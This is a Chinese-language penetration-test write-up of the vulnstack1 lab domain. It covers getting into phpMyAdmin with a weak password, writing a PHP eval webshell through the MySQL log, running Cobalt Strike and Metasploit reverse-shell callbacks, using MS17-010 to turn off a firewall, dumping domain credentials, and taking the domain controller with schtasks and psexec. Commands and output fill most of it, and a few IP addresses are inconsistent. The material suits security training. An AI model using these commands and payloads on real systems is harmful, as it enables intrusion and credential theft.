
vulnstack1

拓扑结构



web服务器（win7）：192.168.77.129　192.168.52.143

域控（win2008）：192.168.52.138

域成员（win2003）192.168.52.144

攻击机：192.168.77.128

外网渗透

信息打点

发现80，3306端口访问80端口

```
root@ubuntu:~# nmap -sT 192.168.77.129 --min-rate=10000 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-18 09:09 UTC
Nmap scan report for 192.168.77.129
Host is up (0.00098s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 00:0C:29:F7:91:10 (VMware)
```

一个php探针，那么就会存在php的web服务，我们可以做个目录扫描，寻找一下入口

phpStudy 探针 for phpStudy 2014 not 不想显示 phpStudy 探针

服务器参数			
服务器域名/IP地址	192.168.77.129(192.168.77.129)		
服务器标识	Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586		
服务器操作系统	Windows 内核版本：NT	服务器解译引擎	Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
服务器语言	zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7	服务器端口	80
服务器主机名	STU1	绝对路径	C:/phpStudy/WWW
管理员邮箱	admin@phpStudy.net	探针路径	C:/phpStudy/WWW/l.php

PHP已编译模块检测

Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL
odbc pcre Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2
SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl com_dotnet gd mbstring mysql mysqli
pdo_mysql pdo_sqlite sqlite3 xmlrpc xsl mhash

PHP相关参数			
PHP信息（phpinfo）：	PHPINFO	PHP版本（php_version）：	5.4.45
PHP运行方式:	APACHE2HANDLER	脚本占用最大内存（memory_limit）：	128M
PHP安全模式（safe_mode）：	×	POST方法提交最大限制（post_max_size）：	8M
上传文件最大限制（upload_max_filesize）：	2M	浮点型数据显示的有效位数（precision）：	14
脚本超时时间（max_execution_time）：	30秒	socket超时时间（default_socket_timeout）：	60秒
PHP页面根目录（doc_root）：	×	用户根目录（user_dir）：	×
dl()函数（enable_dl）：	×	指定包含文件目录（include_path）：	×
显示错误信息（display_errors）：	√	自定义全局变量（register_globals）：	×

扫描到phpmyadmin，phpinfo等


```
[09:32:50] 200 -   32KB - /phpmyadmin/ChangeLog
[09:32:50] 200 -    2KB - /phpmyadmin/README
[09:32:51] 200 -    4KB - /phpMyadmin/
[09:32:51] 200 -    4KB - /phpmyAdmin/
[09:32:51] 200 -    4KB - /phpMyAdmin/
[09:32:51] 200 -    4KB - /phpMyAdmin/index.php
[09:32:51] 200 -    4KB - /phpmyadmin/
[09:32:51] 200 -    4KB - /phpmyadmin/index.php
[09:32:59] 403 -  225B  - /Trace.axd::$DATA
[09:33:01] 403 -  226B  - /web.config::$DATA
```

phpinfo中得到web目录的绝对路径

SERVER_PORT	80
REMOTE_ADDR	192.168.77.1
DOCUMENT_ROOT	C:/phpStudy/WWW
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	C:/phpStudy/WWW
SERVER_ADMIN	admin@phpStudy.net
SCRIPT_FILENAME	C:/phpStudy/WWW/phpinfo.php
REMOTE_PORT	58210
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1

Getshell

弱口令(root:root)登录进入phpmyadmin



```
SHOW VARIABLES LIKE 'secure_file_priv'
```

- 选项

Variable_name	Value
secure_file_priv	NULL

值为null，那就无法直接写shell

通过日志的方法将shell写到web服务目录


set global general_log = on; set global general_log_file = "C:/phpStudy/WWW/shell.php";

```
set global general_log = on; set global general_log_file = "C:/phpStudy/WWW/shell.php";
```


清除

先执行一个select "<?php eval($_POST['cmd'])?>";

<?php eval($_POST['cmd'])?>就会被存入C:/phpStudy/WWW/shell.php


计算机 ▸ 本地磁盘 (C:) ▸ phpStudy ▸ WWW ▸
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 打开 新建文件夹
收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档
音乐
计算机
本地磁盘 (C:)
网络
名称 修改日期 类型 大小
phpMyAdmin 2019/10/13 16:39 文件夹
yxcms 2019/10/13 17:01 文件夹
beifen.rar 2019/10/13 17:05 WinRAR 压缩文件 3,070 KB
l.php 2014/2/27 23:02 PHP 文件 21 KB
phpinfo.php 2013/5/9 20:56 PHP 文件 1 KB
shell.php 2026/1/18 17:58 PHP 文件 1 KB
C:\phpStudy\WWW\shell.php - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
change.log test.ovpn vpn.conf.ovpn new 1 config.php shell.php
1 mysqld, Version: 5.5.53 (MySQL Community Server (GPL)). started with:
2 TCP Port: 3306, Named Pipe: MySQL
3 Time Id Command Argument
4 45 Init DB mysql
5 45 Query SHOW MASTER LOGS
6 45 Quit
7 260118 17:57:31 46 Connect root@localhost as on
8 46 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
9 46 Query SHOW GRANTS
10 46 Query select "<?php eval($_POST['cmd'])?>"
11 46 Quit
12
length : 413 lines : 12 Ln : 12 Col : 1 Sel : 0 | 0 Unix (LF) UTF-8 IN
shell.php 修改日期: 2026/1/18 17:58

连接此shell


Url:http://192.168.77.129/shell.php Payload:PhpDynamicPayload Cryption:PHP_EVAL_XOR_BASE64 openCache:true useCache:false
SuperTerminal PMeterpreter HttpProxy ByPassOpenBasedir PAttackFPM P_Eval_Code PortScan SocksProxy BypassDisableFunctions RealCmd
基础信息 命令执行 文件管理 数据库管理 笔记 网络详情 插件标签管理 Zip PSuperServer P\VebShellScan
命令模板 cmd /c "{command}" 2>&1 保存配置
currentDir:C:/phpStudy/WWW/
fileRoot:[C:/, D:/]
currentUser:SYSTEM
osInfo:Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
C:/phpStudy/WWW/ >
完成

CS创建后门程序上传

提权：

右键上线的主机---> `Access` ---> `Elevate` --->选择 `teamserver` 对应的 `Listener` --->点击 Launch

```
[01/18 18:59:42] beacon> elevate svc-exe CS
[01/18 18:59:42] [*] Tasked beacon to run windows/beacon_http/reverse_http (192.168.77.128:80)
via Service Control Manager (\\127.0.0.1\ADMIN$\ccd070f.exe)
[01/18 18:59:50] [+] host called home, sent: 318738 bytes
[01/18 18:59:52] [+] received output:
```

内网渗透

执行shell ipconfig发现双网卡

```
以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::c525:cdd6:371a:8abf%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.52.143
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.52.2
```

内网域为192.168.52.0/24 已控制主机为192.168.52.143

shell systeminfo发现域名god.org

```
启动设备:          \Device\HarddiskVolume1
系统区域设置:      zh-cn;中文(中国)
输入法区域设置:    zh-cn;中文(中国)
时区:              (UTC+08:00)北京，重庆，香港特别行政区，乌鲁木齐
物理内存总量:      2,047 MB
可用的物理内存:    1,127 MB
虚拟内存: 最大值:  4,095 MB
虚拟内存: 可用:    3,035 MB
虚拟内存: 使用中:  1,060 MB
页面文件位置:      C:\pagefile.sys
域:                god.org
```

net view探测ip

```
[01/18 19:21:24] [+] received output:
 Server Name            IP Address                Platform  Version  Type   Comment
 -----------            ----------                --------  -------  ----   -------
 OWA                    192.168.52.138            500       6.1      PDC
 ROOT-TVI862UBEH        192.168.52.141            500       5.2
```

shell net time /domain

一般而言域内时间服务器就是域控

```
[01/18 19:47:10] beacon> shell net time /domain
[01/18 19:47:10] [*] Tasked beacon to run: net time /domain
[01/18 19:47:10] [+] host called home, sent: 47 bytes
[01/18 19:47:10] [+] received output:
\\owa.god.org 的当前时间是 2026/1/18 19:47:14
```

验证

```
[01/18 19:48:24] beacon> shell net group "domain controllers" /domain
[01/18 19:48:24] [*] Tasked beacon to run: net group "domain controllers" /domain
[01/18 19:48:24] [+] host called home, sent: 69 bytes
[01/18 19:48:24] [+] received output:
这项请求将在域 god.org 的域控制器处理。

组名     Domain Controllers
注释     域中所有域控制器
```


- 域

    - `god.org`
- 域内机器
    - 上线机器（win7）
        - `192.168.52.143`
    - 域控/域登录服务器
        - `192.168.52.138`
        - `owa.god.org`
    - 另一个域内机器
        - `192.168.52.141`

横向移动

需要借助msf进行渗透，所以将cs与msf建立连接

新建一个listener将流量转发至攻击机



攻击机监听被控主机

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set lhost 192.168.72.129
set lport 8000
exploit
```

```
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.72.129   yes       The local listener hostname
LPORT     8000             yes       The local listener port
LURI                       no        The HTTP Path
```

配置路由

run get_local_subnets #查看网段/子网

run autoroute -s 192.168.52.0/24 #添加路由

run autoroute -p #查看路由

background #转入后台运行

```
Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.52.0       255.255.255.0      Session 2
```

子网为 `192.168.52.0/24` 的流量都会通过刚刚建立的 `Session 2` （win7）来路由

扫描主机144

use auxiliary/scanner/portscan/tcp

set rhosts 192.168.52.141

set ports 80,135,139,3306,3389,445 #也可以0-65535

run

这里不知道为什么没有扫描到，可能是环境的问题

此处445端口开放可能存在ms17-010漏洞

use auxiliary/admin/smb/ms17_010_command

set rhosts 192.168.52.141

set command "netsh advfirewall set allprofiles state off"

exploit

```
msf auxiliary(admin/smb/ms17_010_command) > use auxiliary/admin/smb/ms17_010_command
msf auxiliary(admin/smb/ms17_010_command) > set rhosts 192.168.52.141
rhosts => 192.168.52.141
files state off"admin/smb/ms17_010_command) > set command "netsh advfirewall set allpro
[-] Unknown command: 、set. Run the help command for more details.
msf auxiliary(admin/smb/ms17_010_command) > set command "netsh advfirewall set allprofil
es state off"
command => netsh advfirewall set allprofiles state off
msf auxiliary(admin/smb/ms17_010_command) > exploit
[*] 192.168.52.141:445    - Target OS: Windows Server 2003 3790
[*] 192.168.52.141:445    - Filling barrel with fish... done
[*] 192.168.52.141:445    - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.52.141:445    -     [*] Preparing dynamite...
[*] 192.168.52.141:445    -             Trying stick 1 (x64)...Miss
[*] 192.168.52.141:445    -             [*] Trying stick 2 (x86)...Boom!
[*] 192.168.52.141:445    -     [+] Successfully Leaked Transaction!
[*] 192.168.52.141:445    -     [+] Successfully caught Fish-in-a-barrel
[*] 192.168.52.141:445    - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.52.141:445    - Reading from CONNECTION struct at: 0x8d6495f8
[*] 192.168.52.141:445    - Built a write-what-where primitive...
[+] 192.168.52.141:445    - Overwrite complete... SYSTEM session obtained!
[+] 192.168.52.141:445    - Service start timed out, OK if running a command or non-serv
ice executable...
[*] 192.168.52.141:445    - Getting the command output...
[*] 192.168.52.141:445    - Executing cleanup...
[+] 192.168.52.141:445    - Cleanup was successful
[+] 192.168.52.141:445    - Command completed successfully!
[*] 192.168.52.141:445    - Output for "netsh advfirewall set allprofiles state off":
```

这里关闭防火墙

上面一样的流程更换执行命令为ipconfig /all

set command "ipconfig /all"

```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : root-tvi862ubeh
   Primary Dns Suffix  . . . . . . . : god.org
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : god.org

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-A4-18-1A
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 192.168.52.141
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.52.2
   DNS Servers . . . . . . . . . . . : 192.168.52.138
```

执行成功拿下内网主机141权限

抓取域内账号密码

```
    [00000003] Primary
    * Username : Administrator
    * Domain   : GOD
    * LM       : edea194d76c77d87840ac10a764c7362
    * NTLM     : 8a963371a63944419ec1adf687bb1be5
    * SHA1     : 343f44056ed02360aead5618dd42e4614b5f70cf
   tspkg :
    * Username : Administrator
    * Domain   : GOD
    * Password : hongrisec@2019
   wdigest :
    * Username : Administrator
    * Domain   : GOD
    * Password : hongrisec@2019
   kerberos :
    * Username : Administrator
    * Domain   : GOD.ORG
    * Password : hongrisec@2019
   ssp :
   credman :
```

```
ssp :
 [00000000]
 * Username : administrator
 * Domain   : god
 * Password : z[redacted]
credman :
```

域内主机通过ipc连接

shell net use \\192.168.52.138\ipc$ "得到的密码" /user:god\administrator

先上传一个木马到域内主机，然后域内主机复制到域控

shell copy b.exe \\192.168.52.138\c$

创建计划任务运行木马

shell schtasks /create /s 192.168.52.138 /tn test /sc onstart /tr c:\beacon.exe /ru system /f

```
[01/19 00:51:35] beacon> shell schtasks /create /s 192.168.52.138 /tn test /sc onstart /tr C:\b.exe /ru system /f
[01/19 00:51:35] [*] Tasked beacon to run: schtasks /create /s 192.168.52.138 /tn test /sc onstart /tr C:\b.exe /ru syst
/f
[01/19 00:52:01] [+] host called home, sent: 125 bytes
[01/19 00:52:03] [+] received output:
成功: 成功创建计划任务 "test"。
```

shell schtasks /run /s 192.168.52.138 /i /tn "test"

```
[01/19 00:53:20] beacon> shell schtasks /run /s 192.168.52.138 /i /tn "test"
[01/19 00:53:20] [*] Tasked beacon to run: schtasks /run /s 192.168.52.138 /i /tn "test
[01/19 00:54:03] [+] host called home, sent: 88 bytes
[01/19 00:54:04] [+] received output:
成功: 尝试运行 "test"。
```

link 192.168.56.138

获取shell

哈希传递法

cs左上角点击Cobalt Strike => 可视化 => 目标列表 => 选择要上线设备(192.168.52.135) => 点击Jump => 选择psexec64

```
beacon> jump psexec64 OWA DC
[*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\msagent_2835) on OWA via Service Control Manager (\\OWA\ADMIN$\5d14d3c.exe)
[+] host called home, sent: 289522 bytes
[+] Impersonated GOD\Administrator
[+] received output:
Started service 5d14d3c on OWA
[+] established link to child beacon: 192.168.52.138
```

注意使用pipe监听